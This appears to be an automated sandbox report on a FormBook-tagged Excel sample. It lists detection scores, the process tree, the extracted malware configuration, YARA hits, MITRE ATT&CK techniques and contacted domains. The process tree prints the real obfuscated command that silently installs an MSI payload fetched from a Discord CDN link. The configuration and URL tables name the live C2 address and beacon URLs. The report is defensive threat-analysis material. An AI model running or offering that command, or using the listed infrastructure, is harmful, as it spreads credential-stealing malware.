ID: 402839
Sample Name:
0d69e4f6_by_Libranalysis
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 14:40:00
Date: 03/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report 0d69e4f6_by_Libranalysis

Overview


General Information

Sample Name:	0d69e4f6_by_Libranalysis (renamed file extension from none to xls)
Analysis ID:	402839
MD5:	0d69e4f684735cf..
SHA1:	55a52f697108422.
SHA256:	0c856e57da034a..
Tags:	Formbook
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Detected unpacking (changes PE se…
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e….
- System process connects to networ…
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- DLL side loading technique detected
- Document contains an embedded VB…
- Document contains an embedded VB…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 1276 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
  - cmd.exe (PID: 2948 cmdline: 'C:\Windows\System32\cmd.exe' /C m^SiE^x^e^c /i https://cdn.discordapp.com/attachments/811153215172509738/838717453038125086/009213.msi /qn MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
    - msiexec.exe (PID: 2892 cmdline: mSiExec /i https://cdn.discordapp.com/attachments/811153215172509738/838717453038125086/009213.msi /qn MD5: AC2E7152124CEED36846BD1B6592A00F)
- MSID8B1.tmp (PID: 3012 cmdline: C:\Windows\Installer\MSID8B1.tmp MD5: 12AB5A6E917A80D7B94F2EBE725A4B23)
  - MSID8B1.tmp (PID: 2472 cmdline: C:\Windows\Installer\MSID8B1.tmp MD5: 12AB5A6E917A80D7B94F2EBE725A4B23)
    - explorer.exe (PID: 1388 cmdline: MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
    - wininit.exe (PID: 2268 cmdline: C:\Windows\SysWOW64\wininit.exe MD5: B5C5DCAD3899512020D135600129D665)
      - cmd.exe (PID: 2252 cmdline: /c del 'C:\Windows\Installer\MSID8B1.tmp' MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.111bjs.com/ccr/"
  ],
  "decoy": [
    "abdullahlodhi.com",
    "jevya.com",
    "knoxvillerestaurant.com",
    "mekarauroko7389.com",
    "cricketspowder.net",
    "johannchirinos.com",
    "orangeorganical.com",
    "libero-tt.com",
    "lorenaegianluca.com",
    "wintab.net",
    "modernmillievintage.com",
    "zgdqcyw.com",
    "jeffabildgaardmd.com",
    "nurulfikrimakassar.com",
    "findyourchef.com",
    "innovationsservicegroup.com",
    "destek-taleplerimiz.com",
    "whfqqco.icu",
    "kosmetikmadeingermany.com",
    "dieteticos.net",
    "savarsineklik.com",
    "newfashiontrends.com",
    "e-mobilitysolutions.com",
    "spaced.ltd",
    "amjadalitrading.com",
    "thejstutor.com",
    "zzhqp.com",
    "exoticomistico.com",
    "oklahomasundayschool.com",
    "grwfrog.com",
    "elementsfitnessamdwellbeing.com",
    "auldontoyworld.com",
    "cumhuriyetcidemokratparti.kim",
    "thetruthinternational.com",
    "adimadimingilizce.com",
    "retreatwinds.com",
    "duoteshop.com",
    "jasonkokrak.com",
    "latindancextreme.com",
    "agavedeals.com",
    "motz.xyz",
    "kspecialaroma.com",
    "yuejinjc.com",
    "print12580.com",
    "ampsports.tennis",
    "affordablebathroomsarizona.com",
    "casnop.com",
    "driftwestcoastmarket.com",
    "bjsjygg.com",
    "gwpjamshedpur.com",
    "reserveacalifornia.com",
    "caobv.com",
    "culturaenmistacones.com",
    "back-upstore.com",
    "jjsmiths.com",
    "iamxc.com",
    "siobhankrittiya.com",
    "digitalakanksha.com",
    "koatku.com",
    "shamushalkowich.com",
    "merplerps.com",
    "fishexpertise.com",
    "sweetheartmart.com",
    "nqs.xyz"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000002.2149114230.0000000000480000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000007.00000002.2149114230.0000000000480000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15675:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15161:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15777:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa56a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb263:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b317:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c31a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000007.00000002.2149114230.0000000000480000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x183f9:$sqlite3step: 68 34 1C 7B E1 • 0x1850c:$sqlite3step: 68 34 1C 7B E1 • 0x18428:$sqlite3text: 68 38 2A 90 C5 • 0x1854d:$sqlite3text: 68 38 2A 90 C5 • 0x1843b:$sqlite3blob: 68 53 D8 7F 8C • 0x18563:$sqlite3blob: 68 53 D8 7F 8C
00000007.00000001.2092255175.0000000000400000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000007.00000001.2092255175.0000000000400000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15675:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15161:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15777:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa56a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb263:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b317:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c31a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 19 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
7.2.MSID8B1.tmp.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
7.2.MSID8B1.tmp.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14875:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14361:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14977:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14aef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x976a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa463:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a517:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b51a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
7.2.MSID8B1.tmp.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x175f9:$sqlite3step: 68 34 1C 7B E1 • 0x1770c:$sqlite3step: 68 34 1C 7B E1 • 0x17628:$sqlite3text: 68 38 2A 90 C5 • 0x1774d:$sqlite3text: 68 38 2A 90 C5 • 0x1763b:$sqlite3blob: 68 53 D8 7F 8C • 0x17763:$sqlite3blob: 68 53 D8 7F 8C
6.2.MSID8B1.tmp.710000.3.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
6.2.MSID8B1.tmp.710000.3.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14875:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14361:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14977:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14aef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x976a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa463:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a517:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b51a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 13 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for sample

Software Vulnerabilities:

Document exploit detected (process start blacklist hit)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Document contains an embedded VBA macro which may execute processes

Data Obfuscation:

Detected unpacking (changes PE section rights)

Document contains an embedded VBA with many string operations indicating source code obfuscation

Obfuscated command line found

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

DLL side loading technique detected

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook

Remote Access Functionality:


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Networ Effects
Valid Accounts	Command and Scripting Interpreter 1	DLL Side-Loading 1	Process Injection 5 1 2	Rootkit 1	Credential API Hooking 1	Security Software Discovery 1 2 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesd Insecur Networ Commu
Default Accounts	Scripting 2 2	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Virtualization/Sandbox Evasion 2	LSASS Memory	Virtualization/Sandbox Evasion 2	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit Redirec Calls/S
Domain Accounts	Shared Modules 1	Logon Script (Windows)	Logon Script (Windows)	Process Injection 5 1 2	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit Track D Locatio
Local Accounts	Exploitation for Client Execution 1 3	Logon Script (Mac)	Logon Script (Mac)	Deobfuscate/Decode Files or Information 1 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2	SIM Ca Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 2 2	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipu Device Commu
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 1 3	Cached Domain Credentials	System Information Discovery 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammir Denial Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 1 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Access
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	DLL Side-Loading 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgr Insecur Protocc

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Networ Effects
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	File Deletion 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Base S


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
0d69e4f6_by_Libranalysis.xls	38%	ReversingLabs	Document-Word.Trojan.Valyria	
0d69e4f6_by_Libranalysis.xls	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
7.2.MSID8B1.tmp.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
6.2.MSID8B1.tmp.710000.3.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
7.1.MSID8B1.tmp.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
6.2.MSID8B1.tmp.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File
6.0.MSID8B1.tmp.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File
7.0.MSID8B1.tmp.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
www.111bjs.com/ccr/	100%	Avira URL Cloud	malware	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.adimadimingilizce.com/ccr/?y4O4=T9ggCBMXA5kAUDbc6O9tV0ryY3konbkqBjEqxZCv5OYSRYyBdrwjx1uFIWjpE/1JsOmiOw==&pHE=kv2pMLCxOn	0%	Avira URL Cloud	safe	
http://www.destek-taleplerimiz.com/ccr/?y4O4=cWavVGQKmIqDppXzWyVy8r7Kst7Id+XyOUJHTBkcFhMzlMGfnIsimvg2OkFJfjv7X60kTQ==&pHE=kv2pMLCxOn	0%	Avira URL Cloud	safe	
http://computername/printers/printername/.printer	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
adimadimingilizce.com	192.0.78.25	true	true		unknown
cdn.discordapp.com	162.159.129.233	true	false		high
www.destek-taleplerimiz.com	99.83.154.118	true	true		unknown
111bjs.com	34.102.136.180	true	true		unknown
www.adimadimingilizce.com	unknown	unknown	true		unknown
www.duoteshop.com	unknown	unknown	true		unknown
www.111bjs.com	unknown	unknown	true		unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
www.111bjs.com/ccr/	true	• Avira URL Cloud: malware	low
http://www.adimadimingilizce.com/ccr/?y4O4=T9ggCBMXA5kAUDbc6O9tV0ryY3konbkqBjEqxZCv5OYSRYyBdrwjx1uFIWjpE/1JsOmiOw==&pHE=kv2pMLCxOn	true	• Avira URL Cloud: safe	unknown
http://www.destek-taleplerimiz.com/ccr/?y4O4=cWavVGQKmIqDppXzWyVy8r7Kst7Id+XyOUJHTBkcFhMzlMGfnIsimvg2OkFJfjv7X60kTQ==&pHE=kv2pMLCxOn	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.windows.com/pctv.	explorer.exe, 00000008.00000000.2101904624.0000000003C40000.00000002.00000001.sdmp	false		high
http://investor.msn.com	explorer.exe, 00000008.00000000.2101904624.0000000003C40000.00000002.00000001.sdmp	false		high
